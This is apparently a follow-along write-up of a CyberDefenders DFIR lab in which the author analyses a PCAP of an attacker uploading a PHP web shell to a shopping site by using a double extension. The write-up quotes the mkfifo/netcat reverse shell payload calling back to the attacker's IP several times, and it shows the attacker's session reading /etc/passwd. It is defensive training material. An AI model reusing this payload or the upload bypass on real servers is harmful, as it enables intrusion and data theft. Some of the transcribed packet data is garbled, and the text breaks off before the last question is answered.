

WebStrike LAB: Analyzing a PCAP File For Signs of Exploitation

A Follow-Along lab from Cyberdefenders.org

Lab Goal: Conduct DFIR (Digital Forensics Incident Response) on a .pcap file that contains network traffic flowing to a web server from an attacker.


Lab Scenario: A suspicious file was identified on a company web server, raising alarms within the intranet. The Development team flagged the anomaly, suspecting potential malicious activity. To address the issue, the network team captured critical network traffic and prepared a PCAP file for review. Your task is to analyze the provided PCAP file to uncover how the file appeared and determine the extent of any unauthorized activity.

Questions to Answer:

1. Identifying the geographical origin of the attack helps in implementing geo-blocking measures and analyzing threat intelligence. From which city did the attack originate?
 2. Knowing the attacker's User-Agent assists in creating robust filtering rules. What's the attacker's User-Agent?
 3. We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was **successfully uploaded**?
 4. Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?
 5. Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?
 6. Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?
-

In order for me to tackle this lab, I like to separate the questions asked into objectives. In this case my first task is to check and see what city this attack originated from. To start, I will need to open my VM and navigate to the .pcap file given to me as part of the lab.

Robert Carpenter
github.com/robertmcarpenter
 March 26th 2025




The .pcap file is located on the Desktop under the “Start Here” folder. How nice of CyberDefenders! IN order to analyze this file I will need to open Wireshark.

I notice that the Lab doesn't tell me what the external IP address is for this webserver. However common knowledge tells us that since this is a webserver, all traffic should be directed to Ports 80 and 443 (HTTP and HTTPS). Therefore I can look at the traffic for the corresponding IP Address that has the destination ports marked as 80 or 443.

No.	Time	Source	Destination	Protocol	Length	Info
1	0:00:00:00.000000	117.11.88.124	24.49.63.79	TCP	40	43848 - > [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=643822874 Tscr=0 WS=128
2	0:00:00:09.000000	24.49.63.79	117.11.88.124	TCP	66	43848 - > [ACK] Seq=1 Ack=1 Win=65160 Len=0 MSS=1460 SACK PERM Tsvl=3033491050 Tscr=643822874 WS=128
3	0:00:02:33.000000	117.11.88.124	24.49.63.79	TCP	403	GET / HTTP/1.1 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=643822874 Tscr=3033491056
4	0:00:04:26.000000	117.11.88.124	24.49.63.79	HTTP	796	HTTP/1.1 200 OK [text/html]
5	0:00:04:36.000000	24.49.63.79	117.11.88.124	TCP	66	43848 - > [ACK] Seq=1 Ack=338 Win=64896 Len=0 Tsvl=3033491055 Tscr=643822879
6	0:00:05:37.000000	24.49.63.79	117.11.88.124	TCP	796	HTTP/1.1 200 OK [text/html]
7	0:00:05:46.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [ACK] Seq=1 Ack=731 Win=64128 Len=0 Tsvl=643822879 Tscr=3033491055
8	0:00:07:48.000000	117.11.88.124	24.49.63.79	HTTP	556	HTTP/1.1 200 OK [text/html]
9	0:03:37:06.000000	24.49.63.79	117.11.88.124	HTTP	557	HTTP/1.1 404 Not Found [text/html]
10	0:08:38:34.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [ACK] Seq=628 Ack=1222 Win=64128 Len=0 Tsvl=643822958 Tscr=3033491088
11	4:43:53:05.000000	117.11.88.124	24.49.63.79	HTTP	444	GET /products/ HTTP/1.1
12	4:43:57:64.000000	24.49.63.79	117.11.88.124	HTTP	843	HTTP/1.1 200 OK [text/html]
13	4:43:58:55.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [ACK] Seq=1089 Ack=1999 Win=64128 Len=0 Tsvl=643827310 Tscr=3033495486
14	4:43:59:46.000000	117.11.88.124	24.49.63.79	HTTP	382	GET /products/images/product1.jpg HTTP/1.1
15	4:44:00:32.000000	117.11.88.124	24.49.63.79	TCP	796	HTTP/1.1 200 OK [image/jpg]
16	4:44:00:52.000000	24.49.63.79	117.11.88.124	TCP	74	80 - > 60240 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=643827332 Tscr=0 WS=128
17	4:44:00:53.000000	24.49.63.79	117.11.88.124	TCP	74	80 - > 60240 [ACK] Seq=1 Ack=1 Win=65160 Len=0 MSS=1460 SACK PERM Tsvl=3033495508 Tscr=643827332 WS=128
18	4:44:00:54.000000	117.11.88.124	24.49.63.79	TCP	347	HTTP/1.1 200 OK
19	4:44:00:55.000000	117.11.88.124	24.49.63.79	TCP	66	60240 - > [ACK] Seq=1 Ack=1 Win=6256 Len=0 Tsvl=643827332 Tscr=3033495508
20	4:44:00:56.000000	24.49.63.79	117.11.88.124	HTTP	382	GET /products/images/product2.jpg HTTP/1.1
21	4:44:00:57.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [ACK] Seq=1 Ack=317 Win=64896 Len=0 Tsvl=3033495509 Tscr=643827332
22	4:44:00:58.000000	117.11.88.124	24.49.63.79	TCP	540	HTTP/1.1 200 OK
23	4:44:00:59.000000	117.11.88.124	24.49.63.79	TCP	66	60240 - > [ACK] Seq=217 Ack=283 Win=64128 Len=0 Tsvl=643827333 Tscr=3033495509
24	4:44:01:00.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [ACK] Seq=1322 Ack=2280 Win=64216 Len=0 Tsvl=643827378 Tscr=3033495508
25	4:44:01:01.000000	117.11.88.124	24.49.63.79	TCP	66	60240 - > [FIN] ACK Seq=317 Ack=283 Win=64128 Len=0 Tsvl=64382333 Tscr=3033495509
26	4:44:01:02.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [FIN] ACK Seq=1322 Ack=2281 Win=64128 Len=0 Tsvl=64382333 Tscr=3033495508
27	4:44:01:03.000000	117.11.88.124	24.49.63.79	TCP	66	60240 - > [FIN] ACK Seq=1323 Ack=2281 Win=64128 Len=0 Tsvl=64382333 Tscr=3033495508
28	4:44:01:04.000000	117.11.88.124	24.49.63.79	TCP	66	60240 - > [ACK] Seq=317 Ack=283 Win=64128 Len=0 Tsvl=64382333 Tscr=3033495509
29	4:44:01:05.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [ACK] Seq=1323 Ack=2281 Win=64128 Len=0 Tsvl=64382333 Tscr=3033495509
30	12:41:08:63.000000	117.11.88.124	24.49.63.79	TCP	66	60240 - > [ACK] Seq=1323 Ack=2281 Win=64128 Len=0 Tsvl=64382333 Tscr=3033495509
31	12:41:08:64.000000	117.11.88.124	24.49.63.79	TCP	74	80 - > 49896 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=643835293 Tscr=0 WS=128
32	12:41:08:65.000000	117.11.88.124	24.49.63.79	TCP	74	80 - > 49896 [ACK] Seq=1 Ack=1 Win=65160 Len=0 MSS=1460 SACK PERM Tsvl=3033503469 Tscr=643835293 WS=128
33	12:41:09:45.000000	117.11.88.124	24.49.63.79	HTTP	450	GET /about/ HTTP/1.1
34	12:41:09:46.000000	117.11.88.124	24.49.63.79	TCP	66	80 - > 49896 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=643835095 Tscr=3033503469
35	12:41:09:47.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [ACK] Seq=385 Win=64896 Len=0 Tsvl=6438350979 Tscr=643835163
36	12:41:09:48.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [ACK] Seq=385 Win=64896 Len=0 Tsvl=643835164 Tscr=3033503790
37	12:41:09:49.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [ACK] Seq=385 Win=64896 Len=0 Tsvl=643840614 Tscr=3033503790
38	12:41:09:50.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [ACK] Seq=386 Win=64896 Len=0 Tsvl=643840614 Tscr=3033503791
39	12:41:09:51.000000	117.11.88.124	24.49.63.79	TCP	66	43848 - > [ACK] Seq=386 Win=64896 Len=0 Tsvl=643840614 Tscr=3033503791
40	12:41:09:52.000000	117.11.88.124	24.49.63.79	TCP	74	49902 - > 80 [SYN] Seq=0 Win=64240 Len=0 Tsvl=643840614 Tscr=3033503792
41	12:41:09:53.000000	117.11.88.124	24.49.63.79	TCP	74	49902 - > 80 [SYN] Seq=0 Win=64240 Len=0 Tsvl=643840614 Tscr=3033503792
					Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)	
					► Ethernet II, Src: VMware_00:0c:00 (00:0c:00:00:00:00), Dst: - (ff:ff:ff:ff:ff:ff)	
					► Internet Protocol Version 4, Src: 117.11.88.124, Dst: 24.49.63.79	
					► Transmission Control Protocol, Src Port: 43848, Dst Port: 80, Len: 0, Len: 0	

This tells me that my company's webserver IP address on the internet is **24.49.63.79**. All other IP addresses in this .pcap can be marked as clients' addresses connecting to our webserver. I can also identify all of the unique endpoints in this network capture by using the tool provided within Wireshark located under **Statistics > Endpoints**.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025



Since I only see 2 endpoints here (in reality there would be much much more!) I can deduce that the attacker is the **117.11.88.124** address. There is no indication of what city this is, however I can use a popular site on the internet to reverse look up this IP and get an approximate location of the attacker.

The screenshot shows the 'What's My IP Address' website. The URL is https://whatismyipaddress.com/p/117.11.88.124. The page displays IP details for the IP address 117.11.88.124, which is identified as belonging to dhs124.online.tj.cn, ASN 4837, China Unicorn Tianjin Province Network, Datacenter services, China country, Tianjin state/province, and Tianjin city. It also shows coordinates (39.1422, 117.1761). A map of China highlights Tianjin. A banner for Spectrum and Dodgers offers season tickets. A 'CLICK TO CHECK BLACKLIST STATUS' button is at the bottom right.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025

As we can see, the attacker is located in the city of Tianjin in the country of China. With this information I can answer question #1.

Q1 ✓ Solved : 5743

Identifying the geographical origin of the attack helps in implementing geo-blocking measures and analyzing threat intelligence. From which city did the attack originate?

Tianjin

Show Hints

Submit

Now that I have the attacker's geographical location (assuming they are not behind a VPN) I will need to identify their User-Agent. A User-Agent is a string in the HTTP header that tells the webserver what device / OS the client is using in order for the webserver to serve the optimal data for the end-user.

To identify this, I will click on any HTTP packet where the source is the attacker and inspect the header.

3	0.000243	117.11.88.124	24.49.63.79	TCP	66 43848 - 88 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=643822874 TSecr=3033491050
4	0.000482	117.11.88.124	24.49.63.79	HTTP	403 GET / HTTP/1.1
5	0.0004936	24.49.63.79	117.11.88.124	TCP	66 88 - 43848 [ACK] Seq=1 Ack=338 Win=64896 Len=0 Tsvl=3033491055 TSecr=643822879
6	0.0005044	117.11.88.124	24.49.63.79	TCP	700744 GET / HTTP/1.1 (text/html)
7	0.0005044	117.11.88.124	24.49.63.79	TCP	66 43848 - 88 [ACK] Seq=338 Ack=731 Win=64128 Len=0 Tsvl=643822879 TSecr=3033491055
8	0.037487	117.11.88.124	24.49.63.79	HTTP	356 GET /favicon.ico HTTP/1.1
9	0.037806	24.49.63.79	117.11.88.124	HTTP	557 HTTP/1.1 404 Not Found (text/html)
10	0.083834	117.11.88.124	24.49.63.79	TCP	66 43848 - 88 [ACK] Seq=628 Ack=1222 Win=64128 Len=0 Tsvl=643822958 TSecr=3033491088
11	0.435305	117.11.88.124	24.49.63.79	HTTP	444 GET /products/ HTTP/1.1
12	0.435764	24.49.63.79	117.11.88.124	HTTP	843 HTTP/1.1 200 (text/html)
13	0.435853	117.11.88.124	24.49.63.79	TCP	66 43848 - 88 [ACK] Seq=1006 Ack=1999 Win=64128 Len=0 Tsvl=643827310 TSecr=3033495486
14	0.4358938	117.11.88.124	24.49.63.79	HTTP	382 GET /products/images/product1.jpg HTTP/1.1
15	0.435910	117.11.88.124	24.49.63.79	TCP	74 88 - 60248 (SYN) Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=643827332 TSecr=0 WS=1
16	0.435910	24.49.63.79	117.11.88.124	TCP	74 89 - 60248 (SYN ACK) Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM Tsvl=3033495568
17	0.435834	24.49.63.79	117.11.88.124	HTTP	347 HTTP/1.1 200 OK
18	0.435842	117.11.88.124	24.49.63.79	TCP	66 60240 - 88 [ACK] Seq=1 Win=64256 Len=0 Tsvl=643827332 TSecr=3033495508
19	0.435894	117.11.88.124	24.49.63.79	HTTP	382 GET /products/images/product2.jpg HTTP/1.1
20	0.435874	24.49.63.79	117.11.88.124	TCP	66 80 - 60248 [ACK] Seq=1 Ack=317 Win=64896 Len=0 Tsvl=3033495509 TSecr=643827332
21	0.4358755	24.49.63.79	117.11.88.124	HTTP	348 HTTP/1.1 200 OK
22	0.4358832	117.11.88.124	24.49.63.79	TCP	66 60240 - 88 [ACK] Seq=317 Ack=283 Win=64128 Len=0 Tsvl=643827333 TSecr=3033495509
23	0.4358816	117.11.88.124	24.49.63.79	TCP	66 43848 - 88 [ACK] Seq=1322 Ack=2280 Win=64128 Len=0 Tsvl=643827333 TSecr=3033495509
24	0.4358816	117.11.88.124	24.49.63.79	TCP	66 60240 - 88 [ACK] Seq=1322 Ack=2280 Win=64128 Len=0 Tsvl=643827333 TSecr=3033495509
25	0.4358967	117.11.88.124	24.49.63.79	TCP	66 43848 - 88 [FIN] ACK Seq=1322 Ack=2280 Win=64128 Len=0 Tsvl=643823233 TSecr=3033495509
26	0.4359126	24.49.63.79	117.11.88.124	TCP	66 80 - 60240 [FIN, ACK] Seq=283 Ack=318 Win=64896 Len=0 Tsvl=3033500509 TSecr=643823233
27	0.4359201	24.49.63.79	117.11.88.124	TCP	66 80 - 43848 [FIN, ACK] Seq=2280 Ack=1323 Win=64128 Len=0 Tsvl=3033500509 TSecr=643823233
28	0.4359211	117.11.88.124	24.49.63.79	TCP	66 60240 - 88 [ACK] Seq=318 Ack=284 Win=64128 Len=0 Tsvl=643823233 TSecr=3033500509
29	0.4359262	117.11.88.124	24.49.63.79	TCP	66 43848 - 88 [ACK] Seq=1323 Ack=2281 Win=64128 Len=0 Tsvl=643823333 TSecr=3033500509

I can see that the attacker is sending requests from a Linux System. With this information I can plug-in "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" into the answer for question #2!

Q2 ✓ Solved : 5555

Knowing the attacker's User-Agent assists in creating robust filtering rules. What's the attacker's User-Agent?

Full User-Agent

||a/5.0 (X11; Linux x86_64; rv:109.0) Gecko/

Show Hints


Submit

On a side note, knowing the user agent can help us with creating rulesets within our security solutions to better identify attackers as well as high-risk geographical locations. If we find that we are constantly being attacked by the same type of machines , or from the geographical location, we can simply block or heavily scrutinize traffic coming from those clients in the future.

Now I can move on to the next section which is to identify what exploitation technique or tools the attacker used. Question #3 gives me a subtle hint that the attacker used a reverse web shell on the server.

"We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was successfully uploaded?"

If the attacker uploaded something to our webserver then we know they must've sent an HTTP POST request to the server. I can filter packets within this traffic to look only for packets coming from the attacker, as well as HTTP POST methods within those packets.



No.	Time	Source	Destination	Protocol	Length	Info
53	26.922481	117.11.88.124	24.49.63.79	HTTP	1304	POST /reviews/upload.php HTTP/1.1 (application/x-php)
63	49.758143	117.11.88.124	24.49.63.79	HTTP	1302	POST /reviews/upload.php HTTP/1.1 (application/x-php)

Using these filters I can see that the attacker sent a HTTP POST request to the server containing a commonly used .php web shell. Once the .php web shell is uploaded to the webserver, the attacker now has a backdoor which they can invoke at any time from anywhere in the world. All they would have to do now is call upon that .php file using the webserver's URL (<https://somewebserver.com/webshell.php>) to establish a reverse shell.

To answer Question #3, the name of the file the attacker uploaded is simply called **image.php**. Take a look at the HTTP request below to see where the attacker uploaded the file.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025



```
POST /reviews/upload.php HTTP/1.1
Host: shoporama.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----240702681933131672661702936221
Content-Length: 688
Origin: http://shoporama.com
Connection: keep-alive
Referer: http://shoporama.com/reviews/
Upgrade-Insecure-Requests: 1

-----240702681933131672661702936221
Content-Disposition: form-data; name="name"

asd
-----240702681933131672661702936221
Content-Disposition: form-data; name="email"

asd@asd.com
-----240702681933131672661702936221
Content-Disposition: form-data; name="review"

asd
-----240702681933131672661702936221
Content-Disposition: form-data; name="uploadedFile"; filename="image.php"
Content-Type: application/x-php


<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"); ?>
-----240702681933131672661702936221--
HTTP/1.1 200 OK
Date: Thu, 30 Nov 2023 18:43:57 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 20
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Invalid file format.
```

As you can see in the above, the attacker uploaded this malicious .php reverse shell via a form on the website which accepted file uploads.

However, we can see that the web server successfully denied this file which indicates that our file validation was successful. The file is not stored on the webserver. This is only part of the story, let's take a look at the other HTTP POST packet sent by the attacker.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025



POST /reviews/upload.php HTTP/1.1
Host: shoporama.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----26176590812480906864292095114
Content-Length: 687
Origin: http://shoporama.com
Connection: keep-alive
Referer: http://shoporama.com/reviews/
Upgrade-Insecure-Requests: 1
-----26176590812480906864292095114
Content-Disposition: form-data; name="name"
asd
-----26176590812480906864292095114
Content-Disposition: form-data; name="email"
asd@asd.com
-----26176590812480906864292095114
Content-Disposition: form-data; name="review"
asd
-----26176590812480906864292095114
Content-Disposition: form-data; name="uploadedFile"; filename="image.jpg.php"
Content-Type: application/x-php
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"); ?>
-----26176590812480906864292095114--
HTTP/1.1 200 OK
Date: Thu, 30 Nov 2023 18:44:19 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 26
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
File uploaded successfully

UH OH! It looks like in the second attempt by the attacker, they simply renamed their .php file to a .jpg extension. Unfortunately as we see below in the response by our webserver, this file passed file validation and was successfully uploaded.



Q3 ✓ Solved : 5461
We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was successfully uploaded?

image.jpg.php

Now that we found the file for the .php reverse shell, I will move on to the next objective/question: *Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?*

To find where the webserver stores uploaded files, I can follow the HTTP stream where I discovered the name for the .php web shell to look for HTTP GET requests from the attacker where they are invoking their php web shell to execute commands.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025

I can see here that the attacker went looking for the uploads directory and the server responded with code 301 which redirected to the actual directory location that houses the upload files.

The server then returns the html for the webpage for the upload page to the attacker. The answer for Question 4 is **/reviews/uploads** directory.

Q4 ✓ Solved : 5356

Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?

/******/
/reviews/uploads/

 [Show Hints](#)

 [Submit](#)

Moving on to question 5 I need to figure out what port the attacker is trying to communicate with the webserver on. Question 5 asks:

Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?

To answer this I can simply refer back to the .php reverse shell that was uploaded to see what port they supplied to the netcat listener.

```
-----26176590812480906864292095114
Content-Disposition: form-data; name="uploadedFile"; filename="image.jpg.php"
Content-Type: application/x-php

<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"); ?>
-----26176590812480906864292095114--
```

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025

The port supplied is port number 8080.

Q5 ✓ Solved : 5387

Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?

123 8080

For the last objective I need to determine what the attacker was trying to exfiltrate. Question 6 asks:

*Recognizing the significance of compromised data helps prioritize incident response actions.
Which file was the attacker attempting to exfiltrate?*

To figure out what data the attacker was trying to exfiltrate, I will filter the packets as follows:

1. Filter for any packets coming out of port 8080
2. Filter for any packets where the source is our webserver **24.49.63.79**

This will then show us all of the packets that were transmitted from the attacker's netcat listener. If I then follow the TCP stream I can see all of the commands that the attacker executed:

```
$ pwd
/vv/www/html/reviews/uploads
$ ls /home
ubuntu
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cash/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:11:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
urcup:x:10:10:urcup:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:system Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:system Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:/nonexistent:/usr/sbin/nologin
messagedbus:x:102:105:/nonexistent:/usr/sbin/nologin
systemd-timesyncd:x:103:106:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-journal:x:104:111:/nonexistent:/usr/sbin/nologin
apt:x:105:65534:/nonexistent:/usr/sbin/nologin
tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uiddd:x:107:116:/:/run/uiddd:/usr/sbin/nologin
systemd-oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:118:/:/nonexistent:/usr/sbin/nologin
avahi-autopd:x:110:119:Avahi autopd daemon,,,:/var/lib/avahi-autopd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Ooops Tracking Daemon,,,:/usr/sbin/nologin
